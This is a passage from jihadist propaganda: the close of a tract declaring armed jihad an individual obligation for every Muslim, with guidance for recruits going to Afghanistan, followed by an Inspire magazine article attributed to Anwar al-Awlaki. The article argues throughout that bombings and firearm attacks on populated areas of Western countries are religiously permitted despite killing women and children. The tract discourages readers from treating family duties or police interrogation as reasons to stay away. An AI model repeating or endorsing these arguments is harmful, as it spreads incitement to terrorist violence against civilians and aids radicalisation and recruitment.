soul)" which people quote on the basis that it is a hadith, is in fact a false, fabricated hadith which has no basis. It is only a saying of Ibrahim Ibn Abi `Abalah, one of the Successors, and it contradicts textual evidence and reality. {Ibn Taymiyyah said in Al-Furqan pp. 44-45: *"This hadith has no sources and nobody whomsoever in the field of Islamic knowledge has narrated it. Jihad against the disbelievers is the most noble of actions and moreover it is most important action for the sake of mankind."* Al-Khateeb Al-Baghdadi reports it as daeef (weak) due to the narrator Khalaf bin Muhammad bin Ismail Al-Khiyam. Al-Haakim says, *"His hadiths are unreliable."* Abu Ya'la Al-Khalili says, *"He often adulterates, is very weak and narrates unknownhadith."* (Mashari-ul-Ashwaq, Ibn Nuhas 1/31). There is also the narrator Yahya bin Al-Ula who is known liar and forgerer of hadith (Ahmad). Amru bin Ali, An-Nasai and Ad-Daraqutni state, *"His hadith are renounced."* Ibn Adi states, *"His hadith are false,"* (Tahzeeb-ut-Tahzeeb 11/261-262) Ibn Hajar said, *"He was accused of forging hadith,"* (At-Taghrib). Adh-Dhahabi said, *"Abu Hatim said that he is not a strong narrator, Ibn Ma'een classified him as weak and Ad-Daraqutni said that he is to be neglected."*

11. Jihad is the zenith of Islam, and proceeds in stages. Before it comes hijrah, then preparation (organisation), then ribat, then combat. Hijrah is necessary for jihad, for it has been reported in the authentic hadith reported by Imam Ahmad on the marfu' authority of Junadah, that "hijrah will not cease as long as jihad continues." Ribat refers to living on the Muslims' front-line to protect the Muslims. It is a necessity of combat, because battles do not occur every day. A person may perform ribat for a long time and only participate in one or two battles during this time.

12. Jihad today is individually obligatory (fard `ayn), by self and wealth, on every Muslim, and the Islamic community remains sinful until the last piece of Islamic land is freed from the hands of the Disbelievers, nor are any absolved from the sin other than the Mujahideen.

13. Jihad in the time of the Messenger of Allah (sallallahu alayhi wa sallam) was of different varieties. The Battle of Badr was recommended (mustahabb). On the other hand, the battles of The Trench and Tabuk were fard `ayn upon every Muslim. The entire community was summoned forth, in the case of Tabuk because of the fact that the Disbelievers attacked Madinah, the Land of Islam. The Battle of Khaybar (in the year 7 A.H.) was communally obligatory (fard kifayah), and the Messenger of Allah only permitted those who had witnessed Hudaybiyah (6 A. H.) to participate in it.

14. Jihad in the days of the Companions and Successors was mostly fard kifayah, because they were embarking on new conquests.

15. Today jihad in person is all fard `ayn.

16. Allah has not excused anybody to abandon jihad other than the ill, the cripple and the blind, as well as children who have not yet reached puberty, and women who have no way of emigrating and performing jihad, and those advanced in years. In fact, it is better for even the sick person whose illness is not serious, as well as the cripple and the blind person, if they are able to make their way to the training camps in order to join the Mujahideen, teach them Qur'an, talk to them and encourage them to be brave, to do so, just as Abdullah Ibn Umm Maktum did in Uhud. Anybody else has no excuse before Allah, whether he is a professional, a specialist, an employer or a great businessman. None of these is excused from performing jihad personally or permitted to merely contribute materially.

17. Jihad is a collective act of worship, and every group must have a leader. Obedience to the leader is a necessity in jihad, and thus a person must condition himself to invariably obey the leader, as has been reported in the hadith by Muslim on the authority of Abu Hurayrah:

"You must hear and obey, whether it is easy or difficult for you, in things which are pleasant for you as well as those which are inconvenient and difficult for you."

NOTES FOR THOSE COMING FOR JIHAD

1. The jihad of ordinary people is different from the jihad of Islamic propagators. The propagators are always few, and as a rule they are the prime of the Ummah. They alone cannot continue a prolonged jihad, nor are they capable of confronting nations, and so the Ummah must participate with them. Any people will have many faults, so let not anybody think that an entire people is outstanding, bearing the mark of elite angels.

2. The Afghan people are like any other people in that there is ignorance and shortcomings among them, so let not anybody think that he will find an entire people without any deficiencies. However, the difference between the Afghan people and others is that the Afghans have refused disgrace in their religion, and have purchased their dignity with seas of blood and mountains of corpses and lost limbs. Other nations have submitted to colonization and disbelief from the first day.

3. The Afghan nation is illiterate, and has been reared only on the Hanafi school of thought. No other school of jurisprudence has co-existed with the Hanafi school in Afghanistan, and thus many of them think that anything, which contradicts the Hanafi school, is not part of Islam. The absence of other juristic schools in Afghanistan has led to partisanship and prejudice in favor of the Hanafi school in the hearts of the Afghan people. Therefore anybody who wishes to perform jihad with the Afghans should respect the Hanafi school.

4. The Afghans are a faithful people who recognize manhood, chivalry and pride, and do not appreciate trickery or hypocrisy. When they love a person, they will give their life and soul for him, and if they dislike him they will not show it at all. A person should desist from certain actions of the prayer when he first mingles with them, in order to give himself a valuable chance of reaching their hearts so that he will be able to instruct and educate them and thus improve their worldly and religious conditions. Imam Ahmad and Ibn Taymiyyah have given verdicts to this effect.

5. You should certainly know that the path of jihad is long and arduous, and that it is not easy for most people to continue the journey, even if they were very eager at the start. Desires and effusive feelings for jihad must definitely take root in the soul to enable it to bear hardships, and to rear it upon difficulties and adversities. Many youth came here zealous, but then their zeal steadily diminished, until they began disputing the very ordinance of jihad.

Allah has undertaken to support the Mujahideen, so whoever goes forth in His path, Allah will guide him, strengthen his determination, fortify his heart and make his feet firm.

"There are three whom Allah must help: the mujahid in the path of Allah, the reporter (of a message)

who wishes to discharge his responsibility, and the one seeking marriage in order to guard his modesty." *{At-Tirmidhi, Ahmad, An-Nasai and Ibn Majah. Authenticated by Ibn Hibban and Al-Haakim, with which Adh-Dhahabi agreed.}*

Oh Allah! You are free from all defect. Praise be to You. I bear witness that there is none worthy of worship other than You, I seek Your forgiveness and turn to you in repentance.

PART THREE:

CLARIFICATIONS ABOUT THE ISSUE OF JIHAD TODAY

Praise be to Allah, Lord of the Worlds. Blessings and peace be upon the noblest of Messengers, Muhammad and upon all his family and companions.

1. We have spoken at length about the status of jihad today in Afghanistan, Palestine, and other usurped Muslim lands of the like. We have confirmed what has been agreed upon by the earlier (salaf) and latter (khalaf) generations of hadith scholars, exegetes, jurists, and scholars of religious principles (usul), namely that :

"When a span of Muslim land is occupied jihad becomes individually obligatory (fard `ayn) on the inhabitants of that piece of land. The woman may go out without her husband's permission with a mahram, the one in debt without the permission of the one to whom he owes, the child without his father's permission. If the inhabitants of that area are not sufficient in number, fall short, or are lazy, the individually obligatory nature of jihad extends to those around them, and so on and so on until it covers the entire Earth, being individually obligatory (fard `ayn) just like salah, fasting, and the like so that nobody may abandon it."

2. The obligation of jihad today remains fard `ayn until the liberation of the last piece of land which was in the hands of Muslims but has been occupied by the Disbelievers.

3. Some scholars consider jihad today in Afghanistan and Palestine to be fard kifayah. We agree with them in that jihad in Afghanistan for the Arabs was initially fard kifayah. But the jihad is in need of men and the inhabitants of Afghanistan have not met the requirement which is to expel the Disbelievers from Afghanistan. In this case, the communal obligation (fard kifayah) is overturned. It becomes individually obligatory (fard `ayn) in Afghanistan, and remains so until enough Mujahideen have gathered to expel the communists in which case it again becomes fard kifayah.

4. There is no permission needed from anybody in the case of an individual obligation (fard `ayn), according to the principle, *"there is no permission necessary for an individual obligation (fard `ayn)"*.

5. A person who discourages people from jihad is like the one who discourages people from fasting. Whoever advises an able Muslim not to go for jihad is just like the one who advises him to eat in Ramadan while he is healthy and in residence.

6. It is best to shun the company of those who hold back from jihad and not to enter into arguments with them, for this would lead to idle disputation and hardening of the heart.

Shaykh al-Islam Ibn Taymiyyah says,

"And abandonment/shunning comprises: avoiding evil and evil people, and similarly shunning those who call for innovation in religion, and sinful people and those who associate with such people or assist them in thoseendeavours. Similar is the case of the person who abandons jihad and from whom there is no benefit in associating with, for in this case we are liable to punishment for not having helped him by co-operating in matters of righteousness and piety. The adulterers, homosexuals, those who abandon jihad, the innovators and the alcoholics, as well as those who associate with them are a source of harm to the religion of Islam. They will not cooperate in matters of righteousness and piety. So whoever does not shun their company is, in fact, abandoning what he has been commanded to do and is committing a despicable deed."{Majmu' Al-Fatawa 15/313}

IMPORTANT NOTES REGARDING APPLICATION OF THE RULING

When we call people for jihad and explain to them its ordinance, it does not mean that we are in a position to take care of them, advise them, and look after their families. The concern of the scholars is to clarify the Islamic legal ruling. It is neither to bring people to jihad nor to borrow money from people to take care of the families of Mujahideen. When Ibn Taymiyyah or Al-`Izz Ibn `Abd As-Salam explained the ruling concerning fighting against the Tartars they did not become obliged to equip the army.

Carrying out religious obligations is necessary according to one's capability. Pilgrimage, for example, is compulsory on those who are able to perform it.

"And it is an obligation on mankind towards Allah to perform the Pilgrimage of the House for whoever is able to do so."*{Qur'an 3:97}*

Similarly, jihad must be performed according to one's ability, as mentioned in the Qur'an,

"There is no blame on the weak, nor on the ill, nor on those who cannot find anything to spend, when they are sincere and true towards Allah and His Messenger. There is no censure upon the righteous. Indeed Allah is Oft-Forgiving, Most Merciful. Nor (is there any blame) on those who, when they came to you to be provided with mounts, you said to them, " I cannot find anything on which to mount you.' They turned away, their eyes flowing with tears, out of grief that they did not have anything to spend (in the path of Allah)." *{Qur'an 9:91-92}*

Ibn al-`Arabi said {Ibn Al-Arabi 2/995},

"This second verse is the strongest of evidence for the acceptability of the excuse of one who is in poverty or has a valid need which holds him back from jihad, provided goodwill has been identified in his conduct while claiming the inability."

Al-Qurtubi said in his tafsir *{Tafseer Al-Qurtubi 8/226},*

"The verse is a basis for the dismissal of obligation from the incapable, so that whoever is incapable of performing a deed is exempted from it, sometimes by doing something else in its place, and sometimes by merely having the resolution and will to do it. There is no difference in this respect between a person who is incapable physically, and one who is financially unable. This verse is explained by the words of Allah, (translated) 'Allah does not impose upon any soul a burden beyond its capability' "

In Sahih Muslim, it is reported that the Prophet (sallallahu alayhi wa sallam) said,

"In Madinah are people who are with you whenever you travel any distance or traverse a valley. They were held back by (valid) excuses."

According to another narration, "they were held back by illness."

{Formatters note: This is a summary of the thehadeeth in which during the battle ofTabuk, Allah's Messenger (sallallahu alayhi wa sallam) said: "There are people whom you do not travel any distance, nor do you spend anything, nor do you pass any valley, but they with you in that matter, while they remain in Al-Madinah." The people said, "How is that?" He said: "They have been restrained due to some excuse, but they are with us because of the good intention." Reported by Abu Dawud and Al-Bukhari in a shorter version}

Al-Qurtubi said,

"The majority of scholars are of the view that anybody who cannot find anything to spend in jihad is not obliged to spend."

At-Tabari inferred *{Tafseer At-Tabari 10/211},*

"There is no blame (i.e. sin) on those with chronic diseases, who are incapable of travelling and fighting, nor on the ill, nor on those who do not find anything to spend to take them to jihad."

Ibn Taymiyyah said *{Majmu' Al-Fatawa 15/313},*

"The commands, retributions, expiations and so on of the Islamic law are intended to be implemented according to capability."

ADDING TO THE TEXTS OF SCHOLARS ALREADY MENTIONED:

1. Those with valid excuses are absolved of the sin of sitting back from jihad. Those legitimately excused include:

a) somebody with a wife and children who do not have income from any other source nor have anybody besides him who could support and maintain them. But if he is able to allocate provision for

them for the duration of his absence, then he is sinful if he sits back. Every Muslim should reduce his spending and be frugal with his earnings until he is able to go out for jihad.

b) somebody who was unable, after much effort, to obtain a visa to come to Pakistan.

c) somebody whose government denied him a passport or prevented him from leaving from the airport.

d) somebody who has parents who do not have anybody besides him to support and maintain them.

THE QUESTION OF INTERROGATION BY POLICE AUTHORITIES UPON RETURN OF THE MUJAHID TO HIS HOMELAND FROM JIHAD

This point is never an excuse because it is a matter of suspicion and uncertainty. Jihad is a certainty and the fear of interrogation by the Intelligence is a matter of doubt. In fact, even if he is certain that the Intelligence will interrogate him, this is not an excuse, which absolves him from the sin of sitting back from jihad. The excuse of coercion which is admissible in the shari`ah and which would absolve him of the sin of abandoning an obligation is *"direct coercion which threatens loss of life or limb",* that is, torture involving death or severance of a limb. Similarly, fear of police authorities in the country whose passport he holds, even if he is sure that when he returns they will detain him and kill him or sever his limb, is not an acceptable excuse before Allah because in this case he is obliged to forsake his country and live in the land of jihad.

"Those whose souls the angels take while they are wronging themselves - (the angels) say to them, 'What was the matter with you?' They reply, 'We were weak and oppressed in the land.' (The angels) say, 'Was not Allah's earth spacious enough that you could emigrate therein?' Then, the abode of those people shall be Hell - how evil a destination it is! Except for such weak and oppressed men, women and children who were neither able to come up with a stratagem (to emigrate) nor shown any way (to do so) - those Allah will surely pardon, and Allah is Most Pardoning, Oft-Forgiving."*{Qur'an 4:97-99}*

THE ISSUE OF ARAB WOMEN {The context used here means women from outside the country} PERFORMING JIHAD IN AFGHANISTAN

Arab women may not come without a non-marriageable male guardian (mahram). Their duties are confined to education, nursing, and assisting refugees. As for fighting, Arab women may not fight because until now, Afghan women are not participating in the fighting.

THE ISSUE OF SOMEBODY WHO HAS A HANDICAP (SUCH AS THE CRIPPLE) WHICH PREVENTS HIM FROM FIGHTING BUT DOES NOT PREVENT HIM FROM WORKING IN OTHER SPHERES

The individual obligation is not dismissed from a cripple or from an invalid whose illness is not serious because they are capable of working in the spheres of health and education which is a broad field. The Mujahideen are now more in need of propagators than they are in need of food, weapons, and medicine.

Ibn al-Humam said *{Fath-ul-Qadir 5/441},*

"As for the one who is not able to go out for fighting, he must go out to swell the ranks for this will help terrorise the enemy."

So if going out to swell the ranks is obligatory, then how about going out to teach the Mujahideen the regulations of their religion? This is more obligatory and more strongly compulsory.

A WORD TO THOSE WITH FAMILIES

In conclusion: We tell those with families that they may not leave their families and go out for jihad without ensuring provision for them and without ensuring that somebody will take care of them. Thus, whoever wishes to go out now with his family should realise that we are not able to take care of him. He should therefore check with the Islamic centres close to him or with well-wishers until he is able to guarantee provision for his family. The poor people with families must therefore determinedly look for somebody who could financially support their families for the duration of their absence. They should urgently hasten to take care of their financial affairs, then go out for jihad.

"The Jihad is in need of money, and men are in need of Jihad."

{Sheikh Abdullah Azzam}

GLOSSARY

Ahl al-Sunnah wal-Jama`ah - the followers of the sunnah, and the Community. The body of mainstream Muslims.

Companions - Sahabah. - those people who met the Prophet (sallallahu alayhi wa sallam) as Muslims, and who died as Muslims.

fard `ayn - an individual obligation, which must be performed by every sane adult, and which is not waived from anybody no matter how great the number of people doing it. Anybody not performing it is sinful, and anybody fulfilling it is rewarded.

fard kifayah - a communal obligation, which must be discharged by at least some people, otherwise they will all be sinful. Only those performing the duty are rewarded, although if they fulfil the duty, the sin is lifted off everybody.

fiqh - jurisprudence, Islamic law.

Firdaws - a part of Paradise. Bukhari and Muslim have narrated that the Prophet (sallallahu alayhi wa sallam) said,

"When you ask Allah for Paradise, ask Him for Firdaws, for it is the highest part of Paradise, and the best part of Paradise. From it gush the rivers of Paradise, and above it is the Throne of (Allah) The Most Gracious."

Fitnah - strife.

hadith - a report of the Prophet (sallallahu alayhi wa sallam)'s sayings and/or deeds.

hasan - good. A category of hadith that is well-corroborated, but not to the same level as one rigorously authenticated (sahih).

hijrah - emigration from a land of Disbelievers in order to be able to practise Islam. The famous hijrah in Islamic history is that of the early Muslims from Makkah to Madinah, and this is counted as the first year of the Islamic calendar.

Hururiyyah - a sect of the Khawarij who retired to Hurura' (near Kufah, in `Iraq), after which they are named.

Khawarij - a sect that denounced both `Ali (the fourth Caliph), and Mu`awiyah during the conflict between the two Companions. They revolted against `Ali since they believed it was justified to rise against a corrupt ruler. They were very strictly religious, and very harsh against those who opposed them.

mahram - a permanently non-marriageable male relative of a woman, such as her brother, father, son and grandfather.

marfu` - ascribed. Used to describe a hadith which has been related through a contiguous series of transmitters from the Prophet (sallallahu alayhi wa sallam).

mufassir - a scholar specialised in the study of tafsir. (plural: mufassirin).

muhaddith - a scholar specialised in the study of hadith. (plural: muhaddithin).

muhajirin - emigrants. Those Muslims who perform the hijrah.

mujahid - one who performs jihad. (plural: Mujahideen).

mutawatir - used to describe a hadith which has been reported through mass narration, by so many pious Muslims in every generation that it is not admissible that they could all have been mistaken or co-operatively agreed to lie.

Salaf - The first three generations of Muslims after the Prophet (sallallahu alayhi wa sallam). In a hadith narrated by Bukhari, the Prophet (sallallahu alayhi wa sallam) said, *"The best of my Ummah is my generation, then those after them, then those after them."*

Ribaat - guarding the frontlines of the Islamic state.

Salah - the ritual prayer, performed five times daily.

Successors - Tabi`in. The second generation of Muslims, who met the Companions, but did not meet the Prophet (sallallahu alayhi wa sallam) himself.

sunnah - the deeds and words of the Prophet (sallallahu alayhi wa sallam).

tafsir - exegesis, commentary on the Qur'an.

Uhud - a mountain near Madinah. The site of one of the early battles between the Muslims and the pagans. About it, the Prophet (sallallahu alayhi wa sallam) said in Saheeh Al-Bukhari: *"This (Uhud) is a mountain that loves us and is loved by us."*

Ummah - the Islamic community.

zakah - the compulsory charity (2.5%) which must be paid by those who have had more than a specified amount of wealth for one lunar year.

COVER STORY

Targeting the Populations of Countries that are at War with the Muslims

Shaykh Anwar al-Awlaki

REMINDER

In the fourth issue of *Inspire*, Shaykh Anwar discussed in-depth the ruling on taking the wealth of the disbelievers in a country that's at war with the Muslims citing from classical scholars. He concluded that for individuals to do jihad in the West today, gathering the appropriate amount of money is necessary since "without wealth there can be no jihad."

Inspire magazine has announced that it would be holding a video session with myself to answer the questions we receive from our readers. The most frequently asked question was about the legality of targeting non-combatants in countries that are at war with the Muslims. This issue is surrounded with confusion and because of its importance and relevance to today's jihad, I would devote this article to answering it based on the evidence from Qur'an and *Ĥadîth* as well as the actual practices of the Messenger of Allah ﷺ, his companions and the consecutive generations of the mujahidin. We will also look into the realities of today's jihad and what methods of war are needed for its success (*fiqh al-wâqi`*). This is the summary of the *fiqh* of the issue at hand:

• The scholars have divided the people of *dâr al-Ĥarb* into combatants and non-combatants.

• The scholars agree that all combatants may be targeted. With the category of non-combatants it is more complex.

• Scholars agree that women and children should not be intentionally targeted.

• The scholars differed however on the ruling concerning the elderly, farmers, merchants and slaves.

• But they all agree that if women, the elderly, farmers, merchants or slaves participate in the war effort against Muslims either by actual participation in fighting, financial contribution or opinion, they become legitimate targets.

• If combatants and non-combatants are mixed together and integrated, it is allowed for the Muslims to attack them even if women, children, the elderly, farmers, merchants and slaves get killed but this should only be done with the intention of fighting the combatants.

• If Muslims kill non-combatants in fighting there is no liability on the Muslims. There is no retribution, no blood money to be paid and there is no sin on the Muslims in the eyes of Allah.

• If Muslims get killed unintentionally or by mistake during the fight with the disbelievers, there is no sin on the Muslim who killed him but there is a *kaffârah* which is fasting two months or feeding sixty poor persons. There is a difference of opinion whether blood money should be paid.

• Non-combatants should not be executed if they fall into captivity.

• Islam does not allow the enemy to use our rules against us and to use our rules to our disadvantage.

• The consideration of the continuation of jihad and the victory of the Muslims should always take precedence when the scholar gives a fatwa on a matter relating to jihad.

The following are *aĥâdîth* that prohibit the killing of non-combatants:

• Ibn Umar narrated that the Messenger of Allah ﷺ prohibited the killing of women and children.[1]

1 Bukhari and Muslim.

• The Messenger of Allah ﷺ said: "*Do not kill an old man or a child or a woman.*"[2]

• The Messenger of Allah ﷺ found a woman killed in one of his battles and said: "*She is not a fighter*."[3]

Our scholars have used the terms *muqâtilah* and *ghayr muqâtilah* which translates into "combatants" and "non-combatants" respectively to classify the disbelievers who are at war with the Muslims.

It is the consensus of the scholars that Muslims should not kill the women and children of the disbelievers intentionally. It is the word "intentionally" that should be explained here because it qualifies the above statement and a lack of understanding this rule is what leads to the confusion that surrounds this issue today. What is meant is that women and children should not be singled out for killing; women and children should not be killed if they fall into captivity and if they can be separated from the combatants in war they should. But in no way does it mean that Islam prohibits the fighting against the disbelievers if their men, women and children are intermingled. This understanding is very dangerous and detrimental to jihad and awareness on this issue is very important. To stop the targeting of disbelievers who are at war with the Muslims just because there are women and children among them leads to constraints on today's jihad that make it very difficult, and at times, impossible to fight and places the Muslims at a great disadvantage compared to their enemy. To properly understand this issue let's look at the statements of the scholars regarding attacking the enemy in their dwellings and laying siege to their towns.

During the time of the Messenger of Allah ﷺ there was a form of fighting called *bayat*. This is when the enemy would be attacked at night under the cover of darkness. The attackers would ambush the enemy in their tents and houses and engage them in fighting. This would lead to the deaths of men, women and children who were in the tents or homes because of the difficulty in distinguishing the difference between man, woman and child. So is this form of fighting allowed in Islam? The answer is yes. The Messenger of Allah ﷺ was asked about the ruling concerning the women and children who get targeted in *bayat*. The Messenger of Allah ﷺ said in an authentic narration: "*They belong to them*." Which means that the ruling of the women and children is the same as that for the combatant men whom it is allowed to kill. The Messenger of Allah ﷺ permitted his companions to engage in this form of fighting even though, at occasions, entire families would be killed. Salamah said: "I myself have killed the inhabitants of nine houses."[4]

Imam Ahmad was asked about *bayat*. He said: "And is the fighting against the Romans but *bayat*?"[5] In other words, Imam Ahmad not only approves of *bayat* but also states that it is the most common method of war employed by the Muslims against the Romans.

There is no difference in ruling between *bayat* and detonating a bomb in a populated center in a nation that is at war with the Muslims. Just as the swords of the companions and those who followed them could not distinguish between man, woman and child and yet were allowed to engage in *bayat*, why should we ban bombings of populated areas in disbelieving countries? The matter of *bayat* is agreed upon to the extent that Imam Ahmad said: "We do not know of anyone who discouraged *bayat*."[6]

The other method of fighting which is relevant to our discussion is setting the catapult or mangonel against the cities of the disbelievers.

The scholars of *sîrah* mentioned that the Messenger of Allah ﷺ set up the mangonel against al-Taif and that Amr bin al-Aas used it against Alexandria in Egypt. The mangonel would strike its missiles against the city and did not distinguish between man, woman or child. The ruling on using the mangonel against the enemy is summarized by Ibn Rushd who states that: "It is the consensus of the jurists that it is allowed to set up catapults against the forts of the disbelievers whether there are women and children in them or not because of what was narrated to us that the Messenger of Allah ﷺ set up the mangonel against the people of al-Taif."[7]

Imam al-Shafi'i says: "It has been reported to us that the Messenger of Allah ﷺ set up the mangonel against al-Taif. So if it was necessary for the Muslims to not target the disbelievers because of the existence of children amongst them, the Messenger of Allah ﷺ would have prohibited that because

4 Mu`jim al-Tabarani.
5 *Al-Mughnî*, Ibn al-Qudamah.
6 Ibid.
7 *Bidâyat al-Mujtahid*.

"Just as the swords of the companions and those who followed them could not distinguish between man, woman and child and yet were allowed to engage in *bayat*, why should we ban bombings of populated areas in disbelieving countries?"

their cities and fortresses are not without women, children, elderly, (Muslim) prisoners, and merchants. This narration from al-Taif (that he used the mangonel) and others is well preserved and well known from the sunnah of the Messenger of Allah ﷺ and his *sîrah*. It has also been the practice of the Muslims and the righteous predecessors from the companions of Muhammad ﷺ to be as such in regards to the fortresses of the disbelievers before us and it has not been reported to us that any one of them stopped targeting a fortress by mangonel or other forms of weaponry just because of the existence of women, children or others who should not be killed among them."

After mentioning that it is allowed to use the mangonel, Imam al-Mawardi says that: "The prohibition of the Messenger of Allah ﷺ of killing women and children applies to when they fall captive since they are booty for the Muslims. But when the women and children are in the land of war they can be targeted as their men because the land of war is a land that is permissible (to target its people)."[8]

But even with the mangonel, the scholars allowed its use against civilian targets based on the need. Imam al-Shafi'i states that if the Muslims are at a distance from the fort or the town they should fire only at the walls and not at the homes of the disbelievers.[9] However, if they are close to the walls then they are allowed to fire at the homes.

Again, with the mangonel just as with *bayat*, it leads to the loss of lives of non-combatants. A mangonel missile that strikes at a city and which is by no means an accurate weapon is no different than bombing a city of a nation that is at war with the Muslims.

Therefore from the above two pieces of evidence it becomes clear that Muslims are allowed to target the populations of countries that are at war with the Muslims by bombings or firearm attacks or other forms of attacks that inevitably lead to the deaths of non-combatants.

Notice that I haven't even brought up the evidence of treating the enemy as they treat us. With all the aggression the West is committing against the Muslims this additional evidence leaves no room for those who argue on behalf of the general populations of the West.

It is important to look into the foundations, which our classical scholars based their *fatâwâ* on concerning jihad to see why they came to different conclusions compared to many scholars of today.

- Imam Abu Zakaria al-Ansari: "It is allowed to set up the mangonel on a fort even if it would strike (the non-combatants) so that they do not use that as a way to disable jihad or as a ruse to keep their fortresses and in that is great evil."[10]

- Imam al-Nawawi: "If there is in the town or the fortress a Muslim, a (Muslim) prisoner, a merchant, a disbeliever who is given peace, or a group of the aforementioned, is it allowed to tar-

8 *Al-Umm.*
7 Ibid.
10 *Asna al-Maṭâlib.*

get the population with fire or mangonels and what is similar to that? There are different ways in the *madhab* (school of thought). First, if it is not necessary to strike them then the stronger opinion is that it is not recommended to do so but it is not prohibited. This is so that jihad does not become disabled because of a Muslim who is among the disbelievers. If it is necessary to strike them due to fear from harm that would befall the Muslims from them or because the fortress could not be opened in any other way, then there is no doubt that it is allowed to strike them. The second way in the *madhab* is that there is no consideration for necessity. If striking them would lead to the death of a Muslim they should not strike them otherwise there are two opinions. The third way, and this is mentioned by the author of *al-Shâmil,* is that if the number of Muslims among them is equal to the disbelievers we should not strike them but if they are less, then we can strike them because most of the harm would not be on the Muslims. The official position of the *madhab*, and this is what is stated in *al-Mukhtasar*, is that it is allowed to strike them even if it is known that it would inflict harm on the Muslims (among the disbelievers) because the sanctity of the Muslims on our side is greater than the sanctity of the Muslims who are among them. If some Muslims do get killed they are martyrs."[11]


• Imam Ibn Qudamah al-Maqdisi: "If they (the enemy) shield themselves in war by women and children and others who should not be killed, it is allowed to target them with the intention of killing the combatants. This is because the Prophet ﷺ used the mangonel even though there were women and children among them. It is also because if the Muslims seize attacking them this would lead to the disablement of jihad since the enemy would use this shield to protect themselves whenever they feel threatened by the Muslims. It is allowed to strike against them whether the battle is raging or not because the Prophet ﷺ did not wait to strike only at the times when the battle was underway."[12]

• Imam Ibn Qudamah al-Maqdisi also says: "It was reported by Ali bin Abi Talib that the Prophet ﷺ set up the mangonel against the people of al-Taif; and flooding the enemy with water is similar to that. If there are Muslims among them and we can conquer the enemy without using such methods, then we shouldn't because it would lead to the shedding of blood without any necessity but if we cannot conquer them unless we use such methods then

11 *Rawdat al-Ţâlibîn.*

12 *Al-Sharĥ al-Kabîr.*

it is allowed because prohibiting that would lead to the disablement of jihad."[13]



This is just a sample of quotations from our classical scholars to show that the continuation of jihad takes precedence over other considerations and that whatever would lead to the disablement of jihad should be abrogated. Many of the modern scholars have placed a set of rigid rules that if followed would make jihad impossible or at least put the Muslims in a position of disadvantage compared to an enemy who has no morals when it comes to its war against Islam. Some of the restrictions placed on jihad by some of the modern scholars include:

- Jihad should not be fought without the permission of the king or president
- Martyrdom operations are not allowed
- Any operation that leads to the death of disbelieving women and children is not allowed.

The first restriction by itself would lead to the complete abandonment of jihad because none of the kings or presidents (who are apostates to start with) would allow jihad for the sake of Allah. The only type of war they would allow is a war that benefits them personally and protects their power. They would care less about a war that is for the sake of Allah, the promotion of Islam or the defense of Muslims. The other two restrictions rule out most of the operation methods available for the mujahidin today.

Imam Ibn Rushd says that it is the consensus of the jurists that fortresses could be struck with mangonels whether there are women and children in them or not. Imam al-Shafi'i says: "It has also been the practice of the Muslims and the righteous predecessors from the companions of Muhammad ﷺ to be as such in regards to the fortresses of the disbelievers before us and it has not been reported to us that any one of them stopped targeting a fortress by mangonel or other forms of weaponry just because of the existence of women or children or others who should not be killed among them." And Imam Ahmad said: "And is the fighting against the Romans but *bayat*?"

It has been the practice of the Messenger of Allah ﷺ in his battles to attack populations of the disbelievers even if women and children get unintentionally killed; it has been the practice of the four righteous Caliphs, the Umayyads, the Abbasids, the Ayyubids, the Muslims in Spain and the Mamluks in their wars to ambush the Romans in *bayat* and to use mangonels against them; and it has been the practice of the Ottomans to use artillery in their sieges against the disbelievers' towns and cities. So can we throw away 1,400 years of war methods out of the window and come up today with new unfair rules for our jihad? What the Muslims didn't do is kill them intentionally or kill them when they surrendered and fell into captivity. A sound understanding of this issue is very much needed today in order not to restrict our jihad or put our brothers at jeopardy by banning them from feasible targets just because it would lead to the deaths of non-combatants, and only allow them to attack military

"So can we throw away 1,400 years of war methods out of the window and come up today with new unfair rules for our jihad? Women, children and elderly were killed in battles with the Roman Empire, in battles of Salah-ad-Din against the Crusaders and in battles of Spain but what the Muslims didn't do is kill them intentionally or kill them when they surrendered and fell into captivity."

